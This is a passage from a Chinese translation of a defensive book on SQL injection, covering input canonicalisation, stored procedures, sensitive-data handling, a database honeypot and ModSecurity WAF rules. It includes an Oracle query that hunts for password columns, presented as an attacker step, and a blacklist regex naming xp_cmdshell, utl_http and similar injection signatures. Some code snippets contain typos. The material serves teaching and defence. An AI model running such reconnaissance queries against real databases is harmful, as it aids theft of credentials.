规范化方法

处理不常见的输入时应该考虑哪些方法呢？通常最容易实现的一种方法是拒绝所有不符合规范格式的输入。例如，可以拒绝应用接收的所有 HTML 和 URL 编码的输入。如果不希望出现经过编码的输入，那么这是最可靠的方法之一。进行白名单输入验证时通常会默认采用该方法，因为在验证已知的良好输入时不会接收不常见的字符格式。这种方法至少不会接收用于编码数据的字符(比如表 8-6 中列举的%、&和#)，因而不允许输入这些字符。

如果无法拒绝包含编码格式的输入，则需要寻找解码方法或者使用其他方法来保证接收到的数据的安全。这可能包含几个会潜在重复多次的解码步骤，比如 URL 解码和 HTML 解码。但是这种方法容易出错，因为需要在每个编码步骤之后执行检查以确定输入中是否仍然包含经过编码的数据。比较可行的方法是只将输入解码一次，接下来如果数据中仍然包含经过编码的字符则拒绝它。该方法假设真正的输入不会包含双编码值。大多数情况下，这是一种有效的假设。

适用于 Unicode 的方法

遇到像 UTF-8 这样的 Unicode 输入时，一种方法是将输入标准化(normalization)。该方法使用定义好的规则集将 Unicode 转换成最简单的形式。Unicode 标准化与规范化的差别在于：根据使用规则集的不同 Unicode 字符可能会存在多种标准形式。建议使用 NFKC(Normalization Form KC)作为输入验证目的的标准化形式。可以访问 www.unicode.org/reports/tr15 以获取关于标准化形式的更多信息。

标准化操作将 Unicode 字符分解成有代表性的组件，之后按照最简单的形式重组该字符。大多数情况下，它会将双倍宽度及其他的 Unicode 编码在它们所处的位置转换成各自的 ASCII 等价形式。

可以使用 Java 中的 Normalizer 类(自 Java 6 以来)来将输入标准化，如下所示：

```
normalized = Normalizer.normalize(input, Normalizer.Form. NFKC);
```

可以使用 C#中 String 类的 Normalize 方法来将输入标准化，如下所示：

```
normalized = input. Normalize(NormalizationForm.FormKC);
```

可以使用 PHP 中 PEAR 库的 PEAR::I18N_UnicodeNormalizer 包来将输入标准化，如下所示：

```
$normalized = I18N_UnicodeNormalizer::toNFKC($input, 'UTF-8');
```

还有一种方法是首先检查 Unicode 是有效的(不是无效的表示)，然后将数据转换成一种可预见的格式，例如像 ISO-8859-1 这样的西欧字符集。接下来从该位置开始在应用中按这种格式使用输入。这是一种考虑周到的有损方法，因为在转换时通常会丢失那些无法使用字符集表示的 Unicode 字符。不过，就输入验证决策的目的而言，这种方法对那些未本地化为西欧语言之外的应用会很有用。

可以通过应用表 8-7 中列出的正则表达式来对使用 UTF-8 编码的 Unicode 进行 Unicode 有效性检查。如果输入能与这些条件中的某个条件相匹配，那么它应该是个有效的 UTF-8 编码。如果不匹配，则该输入就不是一个有效的 UTF-8 编码，应该被拒绝。对于其他类型的 Unicode，则应该查阅正在使用的框架的说明文档，以确定是否存在测试输入有效性的功能。

表 8-7 用于解析 UTF-8 的正则表达式

正则表达式	描　述
[x00-\x7F]	ASCII
[\xC2-\xDF][\x80-\xBF]	双字节表示
\xE0[\xA0-\xBF][\x80-\xBF]	双字节表示
[\xE1-\xEC\xEE\xEF][\x80-\xBF]{2}	三字节表示
\xED [\x80-\x9F][\x80-\xBF]	三字节表示
\xF0 [\x90-\xBF][\x80-\xBF] {2}	平面(plane)1 到 3
[\xF1-\xF3][\x80-\xBF]{3}	平面 4 到 15
\xF4 [\x80-\x8F][\x80-\xBF] {2}	平面 16

检查完输入是有效的格式后，现在可以将它转换成可预见的格式，例如，将 Unicode UTF-8 字符串转换成诸如 ISO-8859-1(Latin 1)这样的其他字符集。

在 Java 中，可以使用 CharsetEncoder 类或比较简单的 getBytes()方法(Java 6 及之后的版本)，如下所示：

```
string ascii = utf8.getByte("ISO-8859-1");
```

在 C#中，可以使用 Encoding.Converter 类，如下所示：

```
ASCIIEncoding ascii = new ASCIIEncoding();
UTF8Encoding utf8 = new UTF8Encoding();
byte[] asciiBytes = Encoding.Convert(utf8, ascii, utf8Bytes);
```

在 PHP 中，可以使用 utf8_decode，如下所示：

```
$ascii = utf8_decode($utfstring 8)
```

8.6　通过设计来避免 SQL 注入的危险

本章介绍的解决方案的资料中包含用于保护应用免受 SQL 注入攻击的模式。大多数情况下，这些模式是一些可应用到正处于开发阶段的及现有的应用中的技术(虽然需要对原来的应用架构做一些修改)。这种方案是想通过提供许多较高级别的设计技术来避免或减轻 SQL 注入的危险。不过，在设计层，这些技术对新的开发更有益，因为要想对现有的应用进行重大的架构重组以便集成不同的设计技术，需要花费大量功夫。

接下来各小节介绍的设计技术均可独立实现。不过，为达到最好效果，建议在实现这些技术时结合使用本章前面概述的技术。如果使用得当的话，它们将能真正地提供对 SQL 注入漏洞的深层防御。

8.6.1　使用存储过程

将应用设计成专门使用存储过程来访问数据库是一种可以防止或减轻 SQL 注入影响的设计技术。存储过程是保存在数据库中的程序。根据数据库的不同，可以使用很多不同语言及其变体(例如 SQL[用于 Oracle 的 PL/SQL、用于 SQL Server 的 Transact-SQL、用于 MySQL 的 SQL:2003 标准]、Java[Oracle]或其他语言)来编写存储过程。

存储过程非常有助于减轻潜在 SQL 注入漏洞的严重影响，因为在大多数数据库中使用存储过程时都可以在数据库层配置访问控制。这一点很重要，意味着如果发现了可利用的 SQL 注入问题，则可通过正确配置许可来保证攻击者无法访问数据库中的敏感信息。

之所以会出现这种情况，是因为动态 SQL(源于其动态特性)要求的许可比应用严格需要的更大。由于动态 SQL 是在应用中(或者数据库中的其他位置)组装的，之后被发送给数据库执行，因而数据库中所有需要被应用读取、写入或更新的数据均需要能够被用于访问数据库的数据库用户账户访问到。因此，如果出现 SQL 注入问题，则攻击者可以潜在地访问数据库中所有能够被应用访问的信息，因为攻击者拥有应用的数据库许可。

可以使用存储过程来改变这种状况。本例将创建存储过程以执行应用需要的所有数据库访问。为应用访问数据库所使用的数据库用户分配执行应用所需要的存储过程的许可，但不要为它分配数据库中其他的数据许可(例如，用户账户没有对应用数据执行 SELECT、INSERT 或 UPDATE 操作的权利，但是拥有存储过程的 EXECUTE 权利)。接下来存储过程使用不同的许可访问数据(例如创建存储过程而非调用存储过程的用户许可)并按需与应用数据进行交互。这样有助于减轻 SQL 注入问题的影响，因为它会限制攻击者只能调用存储过程，从而限制了攻击者能够访问或修改的数据。在很多情况下，这么做可以防止攻击者访问数据库中的敏感信息。

损害与防御……

存储过程中的 SQL 注入

通常假设只能在应用层(例如，在 Web 应用中)发生 SQL 注入。这是不正确的，因为 SQL 注入可以出现在任何使用动态 SQL 的层，包括数据库层。如果将未经审查的用户输入提交给数据库(例如，作为存储过程的参数)，然后在动态 SQL 中使用该输入，那么数据库层也可以像其他层那样很容易出现 SQL 注入。

因此，在数据库层处理不可信的输入时应该格外小心，而且应该尽可能避免使用动态 SQL。对于使用存储过程的情况，使用动态 SQL 通常意味着应该在数据库层定义附加的存储过程来封装缺少的逻辑，这样才能在数据库中完全避免使用动态 SQL。

8.6.2 使用抽象层

设计商业应用时，常见的做法是为表示、业务逻辑和数据访问定义不同的层，从而将每一层的实现从总体设计中抽象出来。根据使用技术的不同，这种做法可能涉及 Hibernate 这样的附加数据访问抽象层以及使用 ADO.NET、JDBC 或 PDO 这样的数据库访问框架。这些抽象层非常有助于那些意识到安全性的设计者们加强数据的安全访问行为。这些行为之后会被用在架构的其他位置。

确保使用参数化语句来执行所有数据库调用的数据访问层是这种抽象层的一个很好的例子。本章前面的“8.2 使用参数化语句”一节提供了很多借助多种技术(包括之前提到的技术)来使用参数化语句的例子。假设应用除了以数据访问层方式访问数据库之外，不存在其他访问方式，而且之后没有使用数据库层的动态 SQL 提供的信息，那么基本不可能出现 SQL 注入。更强有力的做法是将这种访问数据库的方法与使用存储过程结合起来，这样可以进一步减轻 SQL 注入的风险。这种方法还具有简化实现的效果，因为它已经定义了访问数据库的所有方法，所以在设计良好的数据访问层中更容易实现。

8.6.3 处理敏感数据

最后一种减轻 SQL 注入严重影响的技术是考虑数据库中敏感信息的存储和访问。攻击者的目标之一是获取对数据库所存储数据的访问权，这些数据通常包含某种形式的货币值。攻击者有兴趣获取的信息包括用户名和口令、个人信息或信用卡明细这样的财务信息。因为这个原因，我们有必要对敏感信息进行附加的控制。下面给出一些控制示例或者需要考虑的设计决策：

- **口令** 如果可能的话，不应该在数据库中存储用户口令。比较安全的做法是存储每个用户口令的 salted 单向哈希(使用 SHA256 这样的安全哈希算法)而不是口令本身。接下来比较理想的做法是将 salt(一种附加的少量随机数据)与哈希口令分开保存。对于这种情况，登录时不要比较用户口令和数据库中保存的口令，而应将通过用户提供的信息计算出来的 salted 哈希与数据库中保存的哈希值进行比较。请注意，这样可防止应用

向忘记口令的用户发送包含口令的 e-mail。如果用户忘记了口令，则应该为他生成一个新的安全口令并将新口令提供给用户。

- **信用卡及其他财务信息**　应该使用认可的(比如 FIPS 认证过的)加密算法来对信用卡等信息进行加密，然后存储加密后的明细数据。这是 PCI-DSS(支付卡行业数据安全标准)对信用卡信息作出的一个要求。不过还应该考虑对应用中的其他财务信息(比如银行账户明细)进行加密。
- **存档**　如果未要求应用保存提交给它的所有敏感信息(例如个人可识别的信息)的完整历史记录，则应考虑每隔一段合理的时间就存档或清除这些不需要的信息。如果初始处理后应用不再需要这些信息，则应该立即存档或清除它们。对于这种情况，清除信息可以降低未来安全破坏(其中暴露是主要的隐私破坏途径)带来的影响，它通过减少攻击者能够访问的顾客信息量来实现该目的。

秘密手记

来自一个事件响应的启示

我曾经碰到过一个有趣的事件响应预约。它涉及美国东北部地区一个很大的地方银行。有一天，客户(银行)的服务器管理员发现服务器日志比平常期望的大小大了数倍，与此同时，客户也注意到出现了一些异常情况。为找到原因，他们查看了日志并很快断定他们成了 SQL 注入利用的牺牲品。

这种情况下利用的要素可谓无伤大雅：它是一种标识符，应用使用它来确定用户想读取该 Web 站点中“News”模块的哪篇新闻稿。遗憾的是，对于客户来说，数据库中不只保存了该新闻稿的明细信息，它还保存了银行中每个通过 Web 站点申请抵押的顾客在抵押方面的应用明细，其中包括将近 10000 个顾客完整的用户名、社会保险号、电话号码、历史地址记录和工作履历等。换言之，进行身份盗窃需要的所有信息。

毫无疑问，银行向每位顾客写了一封道歉信，并为所有受到影响的顾客提供了免费的身份盗窃保护，这样才算平息了此事。如果当初银行在利用发生之前适当地关注那些存储敏感信息的地方，那么这种利用可能就不会像现在这样严重。

8.6.4　避免明显的对象名

出于安全方面的原因，在为关键对象(比如加密函数、口令列和信用卡列)选取名称时应该格外小心。

多数应用开发人员会使用意思非常明显的列名，比如 password 或 kennwort(德语)这样的词汇。从另一方面来说，大多数攻击者也会意识到这种命名方法，从而能够在恰当的数据库视图中搜索他们感兴趣的列名(比如 password)。下面是 Oracle 中的一个例子：

```
SELECT owner||'.'column_name FROM all_tab_columns WHERE upper(column_name)
```

```
LIKE '%PASS%'
```

接下来的攻击步骤会从表中选出那些包含口令或其他敏感信息的数据。请参考表 8-8 以了解应该避免哪些命名类型。该表列出了 password 这个词常见的变体和翻译成其他语言后的形式。

表 8-8 不同语言中的 Password 单词

用于 Password 的词	语 言
password、pwd、passw	英语
passwort、kennwort	德语
Motdepasse、mdp	法语
wachtwoord	荷兰语
senha	葡萄牙语
haslo	波兰语

为使攻击变得困难，使用不明显的表名和列名来保存口令信息是个不错的主意。虽然这无法阻止攻击者寻找并访问数据，但却可以确保攻击者无法很快识别这种信息。

8.6.5 创建数据库 Honeypot

如果希望在有人尝试从数据库读取口令时收到警告，则可以创建一种带 password 列(包含假数据)的附加 honeypot(蜜罐)表。如果假数据被选中，那么应用管理员将会收到一封 e-mail。在 Oracle 中，可以使用虚拟专用数据库(Virtual Private Database，VPD)来实现这种解决方案，如下面示例中所示：

```
-- create the honeypot table
Create table app_user.tblusers (is number, name varchar2(30), password
    varchar2(30);

-- create the policy function sending an e-mail to the administrator
-- this function must be created in a different schema, e.g., secuser
create or replace secuser.function get_cust_id
(
   p_schema in varchar2,
   p_table in varchar2
)
   return varchar2
as
  v_connection UTL_SMTP.CONNECTION;
begin
  v_connection := UTL_SMTP.OPEN_CONNECTION('mailhost.victim.com',25);
  UTL_SMTP.HELO(v_connection,'mailhost.victim.com');
  UTL_SMTP.MAIL(v_connection,'app@victim.com');
  UTL_SMTP.RCPT(v_connection,'admin@victim.com');
```

```
  UTL_SMTP.DATA(v_connection,'WARNING! SELECT PERFORMED ON HONEYPOT');
  UTL_SMTP.QUIT(v_connection);
  return '1=1'; -- always show the entire table
end;
/
-- assign the policy function to the honeypot table TBLUSERS
exec dbms_rls.add_policy (
   'APP_USER',
   'TBLUSERS',
   'GET_CUST_ID',
   'SECUSER',
   '',
   'SELECT, INSERT, UPDATE, DELETE');
```

8.6.6　附加的安全开发资源

可借助很多现有的资源来向编写应用的开发人员提供工具、资源、培训和知识，从而提高应用的安全性。下面是本书作者们认为最有用的资源列表：

- OWASP(Open Web Application Security Project，开放式 Web 应用安全项目；www.owasp.org)是一个开放的、致力于提高 Web 应用安全性的团队。OWASP 拥有很多项目，它们提供了资源、指导手册和工具来辅助开发人员理解、寻找并定位代码中的安全问题。其中非常有名的项目包括 ESAPI(Enterprise Security API，企业安全 API)和 OWASP 开发指南。前者提供了一批 API 方法来实现像输入验证这样的安全需求，后者则为安全开发提供了全面指导。
- CWE/SANS 2009 年度 25 大最危险编程错误(http://cwe.mitre.org/top25/index.html)是 MITRE(SANS 协会)和许多高级安全专家通力合作的成果，其目的是为开发人员提供一种有教育意义的常识性工具。它另外还提供了很多与项目中定义的 25 大编程错误(其中有一种为 SQL 注入)相关的明细信息。
- SANS 软件安全协会(www.sans-ssi.org)提供了安全开发方面的培训和证书，以及大量由 SANS 认证检验员提供的参考信息和研究资料。
- Oracle 的 SQL 注入攻击防御指南(http://st-curriculum.oracle.com/tutorial/SQLInjection/index.htm)介绍了很多有助于免受 SQL 注入攻击的工具和技术。
- SQLSecurity.com(www.sqlsecurity.com)是一个致力于 Microsoft SQL Server 安全的站点，它包含了很多解决 SQL 注入及其他 SQL Server 安全问题的资源。
- Red-Database-Security(www. red-database-security.com)是一个专门研究 Oracle 安全的公司。它的网站上包含了很多可供下载的关于 Oracle 安全的报告和白皮书。
- Pete Finnegan Limited(http://petefinnigan.com)也提供了大量用于保证 Oracle 数据库安全的信息。

8.7　本章小结

本章介绍了几种为保证应用免受 SQL 注入攻击而建议使用的技术，这些技术对减轻某些

问题非常有效。不过，要想实现有效的保护，则需要实现多种本章介绍的技术。

出于上述原因，读者应该了解所有可用的解决方案并确定怎样将它们集成到应用中。如果无法集成某一解决方案，则应确定是否可使用其他技术来提供正在寻找的覆盖范围。请记住，本章讨论的每种技术只能代表深层防御策略的一个子部分，它们可在每一层上对应用进行保护。请思考在哪些地方对应用输入集合使用白名单输入验证，在层间和数据库前的哪些地方使用输出编码，如何对来自数据库的信息进行编码，如何在验证数据之前进行规范化和(或)标准化，如何构建并实现数据对数据库的访问。将上述内容结合起来将有助于您免遭 SQL 注入攻击。

8.8 快速解决方案

1. 使用参数化语句

- 动态 SQL(或者将 SQL 查询组装成包含受用户控制的输入的字符串并提交给数据库)是引发 SQL 注入漏洞的主要原因。
- 应该使用参数化语句(也称为预处理语句)而非动态 SQL 来安全地组装 SQL 查询。
- 在提供数据时可以只使用参数化语句，但却无法使用参数化语句来提供 SQL 关键字或标识符(比如表名或列名)。

2. 验证输入

- 尽可能坚持使用白名单输入验证(只接收期望的已知良好的输入)。
- 确保验证应用收到的所有受用户控制的输入的类型、大小、范围和内容。
- 只有当无法使用白名单输入验证时才能使用黑名单输入验证(拒绝已知不良或基于签名的输入)。

3. 编码输出

- 确保对包含用户可控制输入的查询进行正确编码以防止使用单引号或其他字符来修改查询。
- 如果正在使用 LIKE 子句，则请确保对 LIKE 中的通配符恰当地编码。
- 在使用从数据库接收到的数据之前确保已经对数据中的敏感内容进行了恰当的输入验证和输出编码。

4. 规范化

- 将输入解码或变为规范格式后才能执行输入验证过滤器和输出编码。
- 请注意，任何单个字符都存在多种的表示及编码方法。
- 尽可能使用白名单输入验证并拒绝非规范格式的输入。

5. 通过设计来避免 SQL 注入的危险

- 使用存储过程以便在数据库层拥有较细粒度的许可。
- 可以使用数据访问抽象层来对整个应用施加安全的数据访问。
- 设计时，请考虑对敏感信息进行附加的控制。

8.9　常见问题解答

问题：为什么不能使用参数化语句来提供表名或列名？

解答：不能在参数化语句中提供 SQL 标识符，是因为在数据库中它们会被编译并且之后会被提供的数据填充。这要求 SQL 标识符在提供数据之前的编译期间出现。

问题：为什么不能拥有参数化的 ORDER BY 子句？

解答：这个问题的答案与上一问题相同，因为 ORDER BY 包含一个 SQL 标识符，也就是要进行排序的列。

问题：如何在 X 技术中对 Y 数据库使用参数化语句？

解答：大多数现代编程语言和数据库均支持参数化语句。请查看当前使用的数据库访问 API 的文档。请记住，有时也将这些语句称为预处理语句。

问题：怎样参数化一个存储过程调用？

解答：在大多数编程语言中，这与使用参数化语句非常类似或者完全相同。请查询当前使用的数据库访问 API 的文档。请记住，有时也将这些语句称为可调用语句。

问题：从哪里获取良好的用于验证 X 的黑名单？

解答：非常不幸，向黑名单中放入什么内容取决于应用的语境。如果可能的话，请尽量不要使用黑名单，因为我们无法列举出所有的潜在攻击或恶意输入。如果必须使用黑名单，则请确保您要么使用输出编码，要么将黑名单输入验证作为唯一的验证方法。

问题：使用白名单输入验证是安全的吗？

解答：不是。这取决于您允许通过的内容。例如，可能允许输入单引号，当在动态 SQL 中包含这样的输入时就会产生问题。

问题：哪些场合比较适合使用白名单输入验证？哪些场合适合使用黑名单输入验证？

解答：应该在应用中接收输入的地方使用白名单输入验证，以便对敏感内容应用验证。在 Web 应用防火墙或类似的位置适合将黑名单验证作为附加的控制，以此来检测明显的 SQL 注入攻击企图。

问题：需要对发送给数据库和从数据库获取的输入都进行编码吗？为什么？

解答：不管在哪里使用动态 SQL，都需要确保提交给数据库的内容不会引发 SQL 注入问题。这并不意味着恶意内容已经变得安全。当从数据库查询这些内容并在其他地方的动态 SQL 中使用时，还是会存在危险。

问题：应该在哪些位置进行编码？

解答：应该在使用信息的位置附近进行编码。如果在数据未到达数据库之前向数据库提交数据，那么就应该对数据进行编码。应该在有可能使用数据的位置附近(例如，将数据展示给用户之前[针对跨站脚本编码]或者在动态 SQL 中使用数据之前[针对 SQL 注入编码])对来自数据库的数据进行编码。

问题：如何对使用 X 技术收到的输入执行规范化/标准化？

解答：请参考开发过程中使用的框架的文档来获取规范化和标准化支持。如果没有其他支持可用的话，也可以考虑使用外部框架(比如用于标准化的 icu 或 iconv)来将输入转换成 ASCII。

问题：为什么 Unicode 的规范化如此复杂？

解答：Unicode 允许使用多字节格式来表示字符。考虑到 Unicode 的产生方式，同一字符可能存在多种表示。有些情况下，使用的可能是过时或实现上比较拙劣的 Unicode 解释器。在这些解释器中，某个字符的额外无效表示可能还在起作用。

问题：可以在存储过程中使用动态 SQL，是吧？

解答：是的。但请注意，您同样还可以在存储过程中包含 SQL 注入。如果在存储过程的动态 SQL 查询中包含用户控制的信息，那么将很容易受到攻击。

问题：我使用了 Hibernate，因而可以免受 SQL 注入攻击，对吗？

解答：不对。Hibernate 确实能够激发安全的数据库访问行为，但您仍然可以在 Hibernate 中创建可注入的 SQL 代码(尤其是使用原生查询时)。要避免动态 SQL 并确保正在对约束变量使用参数化语句。

第9章

平台层防御

本章目标

- 使用运行时保护
- 确保数据库安全
- 附加的部署考虑

9.1 概述

第 8 章讨论了在代码层防止 SQL 注入时可以采取的操作和防御措施。本章将注意力转移到检测、减轻并阻止 SQL 注入的平台层防御。平台层防御是指能提高应用总体安全的运行时优化处理或配置更改。本章涉及的保护范围会有所变化，不过从整体来看，我们介绍的技术将有助于实现一种多层的安全架构。

我们将首先介绍运行时保护技术和技巧，比如 Web 服务器插件和影响应用框架的特性。接下来介绍确保数据库中数据及数据库自身的安全策略，以减少可利用的 SQL 注入漏洞带来的影响。最后看一下在基础结构层可以进行哪些工作以降低威胁。

一定要记住，本章介绍的解决方案不能替代安全代码编写，它们与安全代码是互补的关系。加固过的数据库不会阻止 SQL 注入，但却明显会使利用变得更困难。安全过滤器可以扮演漏洞检测和代码校正之间的虚拟补丁的角色，还可以作为初始威胁(zero-day threat)(比如“uc8010”自动 SQL 注入攻击，它在数天内成功注入了 100000 个 Web 站点)的强大防御。不管是现有的还是新的应用，平台层安全都是总体安全策略的重要组成部分。

9.2 使用运行时保护

本节关注安全解决方案的运行时保护，这些解决方案用于检测、减轻或防止那些不需要重编译易受攻击的应用的源代码即可部署的 SQL 注入。这里介绍的解决方案主要是 Web 服务器和部署框架(例如，.NET 框架、J2EE、PHP 等)的软件插件或者是针对 Web 或应用平台的用于修改和扩展特性的技术。我们讨论的大多数软件解决方案都是免费的，可以从 Internet 上下载到。虽然有些商业产品实现了本章讨论的一种或多种策略和技术，但我们这里不会介绍它们。

运行时保护是一种有价值的用于减轻并防止已知的 SQL 注入漏洞利用的工具。修复易受攻击的源代码永远是理想的解决方案，但所需要的开发成本可能并不可行、不实用、不能物有所值，或者没有办法实现。通常购买的商业版现货供应(COTS)应用是编译后的格式，不存在修复代码的可能。即便能得到某种 COTS 应用的非编译代码，但自定义的内容却可能违反合同并(或)干扰软件供应商根据正常的发布周期来提供更新。接近退役的合法应用可能无法确保必需的代码修改所需要的时间和努力。相关组织可能在计划修改代码，但短期内他们不具备进行这项工作的资源。这些常见的情况使以虚拟补丁或补缀解决方案方式出现的运行时保护变得很有必要。

即便获取了修复代码的时间和资源，也仍然可以将运行时保护作为一种有价值的安全层来检测或挫败未知的 SQL 注入漏洞利用。如果应用从未经历过安全代码复查或渗透测试，则应用所有者可能不会意识到这些漏洞。来自初始利用技术和散布在 Internet 上的最新最大的 SQL 注入蠕虫的威胁同样存在。从这方面看，运行时保护不仅是一种反应性的防御机制，而且是实现全面的应用安全的主动步骤。

虽然运行时保护提供了很多好处，但不要忘记考虑它可能涉及的一些成本。根据解决方案的不同，应该预见到方案可能出现某种程度的性能衰退(不难发现，运行时保护存在附加的处理和开销)。评估解决方案时(尤其是商业方案)，一定要索取文档化的性能统计。另外，要注意

有些运行时解决方案比其他方案更难配置。如果解决方案过于复杂，工作起来花费的时间和资源超过了修复代码所花费的成本(甚至更加糟糕)，那么您可能会决定不使用它。请确保选择的解决方案附带了详细的安装说明、配置案例和支持(这并不意味着付费支持，有些免费的解决方案会通过论坛提供很好的在线支持)。获取最合适的运行时保护，关键是积极主动地学习该技术的分界线并评估它怎样才能最好地提供帮助。

9.2.1　Web 应用防火墙

在 Web 应用安全中，最有名的运行时解决方案是使用 Web 应用防火墙(WAF)。WAF 是一种网络设备或者是一种将安全特性添加到 Web 应用的基于软件的解决方案。具体来说，我们主要关注 WAF 能够在 SQL 注入保护上提供什么功能。

基于软件的 WAF 通常是一些以最小化配置嵌入到 Web 服务器或应用中的模块，它们的主要好处是 Web 基础结构仍保持不变，并且能够无缝地处理 HTTP/HTTPS 通信，因为它们运行在 Web 或应用的托管进程中。基于网络设备的 WAF 不会耗费 Web 服务器资源，相反它们可以保护多种不同技术的 Web 应用。我们不会深入讲解网络设备。不过，如果运行在配置为反向代理(reverse proxy)服务器的 Web 服务器上，则可以使用一些软件解决方案作为网络设备。

秘密手记

需要帮助以评估 WAF 吗？

遗憾的是，有时 WAF 的有效性会受到批评，不过这些批评通常针对的是特定的实现或商业产品。不管人们对 WAF 的评价如何，它都将是 Web 应用安全的中流砥柱(尤其是在成为标准体[standard body]之后)，比如 PCI(Payment Card Industry，支付卡行业)同意将其作为满足 PCI Requirement 6.6 的一个选项。

为帮助评估潜在的 WAF 解决方案的各种特征，WASC(Web 应用安全协会)公布了“WAFEC(Web 应用防火墙评估标准)”文档(www.webappsec.org/projects/wafec/)。它为启动 WAF 解决方案评估提供了良好的开端。

使用 ModSecurity

事实上，WAF 的标准是开源的 ModSecurity(www.modsecurity.org/)。ModSecurity 被开发成 Apache 的一个模块。如果将 Apache Web 服务器配置成一个反向代理，那么 ModSecurity 实际上可以保护任何 Web 应用(甚至是 ASP 和 ASP.NET Web 应用)。可以使用 ModSecurity 来实现攻击预防、监控、入侵检测和一般的应用加固。我们将使用 ModSecurity 作为主要的例子来介绍使用 WAF 时在检测并预防 SQL 注入上的主要特征。

1) 可配置规则集

Web 应用的环境是唯一的。WAF 必须高度可配置才能适应各种不同的情况。ModSecurity 的威力在于规则语言上，这种语言是配置指令和应用到 HTTP 请求和响应上的一种简单编程语

言的组合。ModSecurity 的结果通常是一个具体的动作，比如允许请求通过、把请求记录到日志或者阻塞该请求。在查看具体的例子之前，我们先看一下 ModSecurity 的 SecRule 指令的通用语法，如下所示：

```
SecRule VARIABLE OPERATOR [ACTIONS]
```

VARIABLE 属性告诉 ModSecurity 到哪里访问请求或响应，OPERATOR 属性告诉 ModSecurity 怎样检查数据，ACTIONS 属性确定出现匹配时做哪些操作。ACTIONS 属性是可选的规则选项，它可以定义默认的全局动作。

处理 HTTP 请求数据时，可以对 ModSecurity 的规则进行配置以实现否定(例如，黑名单)或肯定(例如，白名单)的安全模型。如下所示是 ModSecurity 核心规则集(ModSecurity Core Rule Set)的 Generic Attacks 规则文件(modsecurity_crs_40_generic_attacks.conf)中的一条实际的黑名单 SQL 注入规则：

```
# SQL injection
SecRule REQUEST_FILENAME|ARGS|ARGS_NAME
"(?:\b(?:(?:elect\b(?:.{1,100}?\b(?:(?:length|count|top)\b.{1,100}?\
bfrom|from\b.{1,100}?\bwhere)|.*?\b(?:d(?:ump\b.*\bfrom|ata_type)|(?:to_
(?:numbe|cha)|inst)r))|p_(?:(?:addextendedpro|sqlexe)c|(?:oacreat|prepar)e|execute
(?:sql)?|makewebtask)|ql_(?:longvarchar|variant))xp_(?:reg(?:re(?:movemultistring|
ad)|delete(?:value|key)|enum(?:value|key)s|addmultistring|write)|e(?:xecresultset|
numdsn)|(?:terminat|dirtre)e|availablemedia|loginconfig|cmdshell|filelist|makecab|
ntsec)|u(?:nion\b.{1,100}?\bselect|tl_(?:file|http))|group\b.*\bby\b.{1,100}?\
bhaving|d(?:elete\b\w*?\bfrom|bms_java)|load\b\w*?\bdata\b.*\
binfile|(?:n?varcha|tbcreato)r)\b|i(?:n(?:to\b\w*?\b(?:dump|out)file|sert\b\w*?\
binto|ner\b\w*?\bjoin)\b|(?:f(?:\b\w*?\(\w*?\bbenchmark|null\b)|snull\b)w*?\
()|a(?:nd\b ?(?:\d{1,10}|[\'\"][^=]{1,10}[\'\"]) ?[=<>]+|utonomous_
transaction\b)|o(?:r\b ?(?:d[1,10}|[\'\"][^=]{1,10}[\'\"])
?[=<>]+|pen(?:rowset|query)\b)|having\b ?(?:\d{1,10}|[\'\"][^=]{1,10}[\'\"])
?[=<>]+print\b\w*>\@\@|cast\b\w*?\()|(?:;\w*?\b(?:shutdown|drop)|\@\@versio
n)\b|'(?:s(?:qloledb|a)|msdasql|dbo)')" \
"phase:2,capture,t:none,t:htmlEntityDecode,t:replaceComments,t:compressWhit-
eSpace,t:lowercase,ctl:auditLogParts=+E,log,auditlog,msg:'SQL injection
Attack;, id:'950001',tag:'WEB_ATTACK/SQL_INJECTION',logdata:'%{TX.0}',severity:
'CRITICAL'"
```

接下来的要点有助于我们了解该规则，它们介绍了每一条配置指令。要想获取关于 ModSecurity 指令的更多信息，请参考 ModSecurity 的官方文档，它位于 www. modsecurity.org/ documentation/ modsecurity-apache/2.5.7/ modsecurity2-apache-reference.html。

- 该规则是一条安全规则(SecRule)，用于分析数据并根据结果执行动作。
- 该规则将被应用到请求体(阶段：2)。对请求体进行分析的具体对象是请求路径(REQUEST_FILENAME)，所有的请求参数值都包括 POST 数据(ARGS)和请求参数名(ARGS_NAMES)。

- 根据相当大的正则表达式模式来匹配每个对象。请注意，已经为该正则表达式启用了捕获，这意味着以后可以使用替代变量 0 到 9 来访问那些使用括号分组且部分匹配该模式的数据。
- 匹配之前先让请求数据经历多种转换(使用 *t:syntax* 来表示)，这样有助于解码攻击者采用的避开性编码。最开始是 *t:none*，它对以前所有的集合转换函数和规则作了清晰区分。最后是 *t:lowercase*，它将所有字符转换为小写。中间的转换函数则应该能自我解释(请参阅“请求标准化”以获取关于数据转换的更多信息)。
- 指示 ModSecurity 将这条规则的响应体记录到日志中(*ctl:auditLogParts=+E*)。
- 接下来需要在日志(log)中记录一条该规则的成功匹配。它将被登记到 Apache 的错误日志文件和 ModSecurity 的审查日志(auditlog)中。向该规则添加一条消息以表明这是一种 SQL 注入攻击(*msg:'SQL injection Attack'*)。向日志中添加一个标志以区分攻击类型(*tag: 'WEB_ATTACK/SQL_INJECTION'*)。此外，还要借助前面提到的捕获特性来将部分匹配数据记录到日志中(*logdata:'%{TX.0}'*)。写日志前请正确避开所有数据以避免日志伪造攻击。
- 成功的匹配将被看作“关键内容”(*serverity:'CRITICAL'*)。

该规则还被分配了一个唯一的 ID(*id:'950001'*)。

ModSecurity 核心规则集包含了用于 SQL 注入和 SQL 盲注的黑名单规则，它们可以根据应用产生错误肯定。因而，这些规则的默认动作是 log，这样可以避免阻塞“盒外(out-of-the-box)”的合法请求。我们可以在不影响正常应用行为的前提下清除可能的错误肯定并调整规则以便从容地设置它们来阻塞本应面对的初始威胁。并非只有 ModSecurity 会产生错误肯定，如果调整不正确，那么所有 WAF 都会产生错误否定。ModSecurity 核心规则集的默认行为比较可取，因为我们希望在开启产品环境中的主动保护前监视应用的行为并调整规则。如果正在使用 ModSecurity 修复已知的漏洞，则可以构造一个自定义的实现了肯定安全(白名单)的规则集。

下面展示了一种自定义的白名单规则，可以使用它来为 PHP 脚本应用虚拟补丁。发送给 script.php 的请求必须包含一个名为 statid 的参数，它的值必须是 1 到 3 位长度的数字。拥有这个补丁后，便不可能出现借助 statid 参数的 SQL 注入漏洞利用。

```
<Location /apps/script.php>
   SecRule &ARGS "!@eq 1"
   SecRule ARGS_NAMES "!^statid$"
   SecRule ARGS:statID "!^\d{1,3}$"
</Location>
```

2) 请求覆盖范围

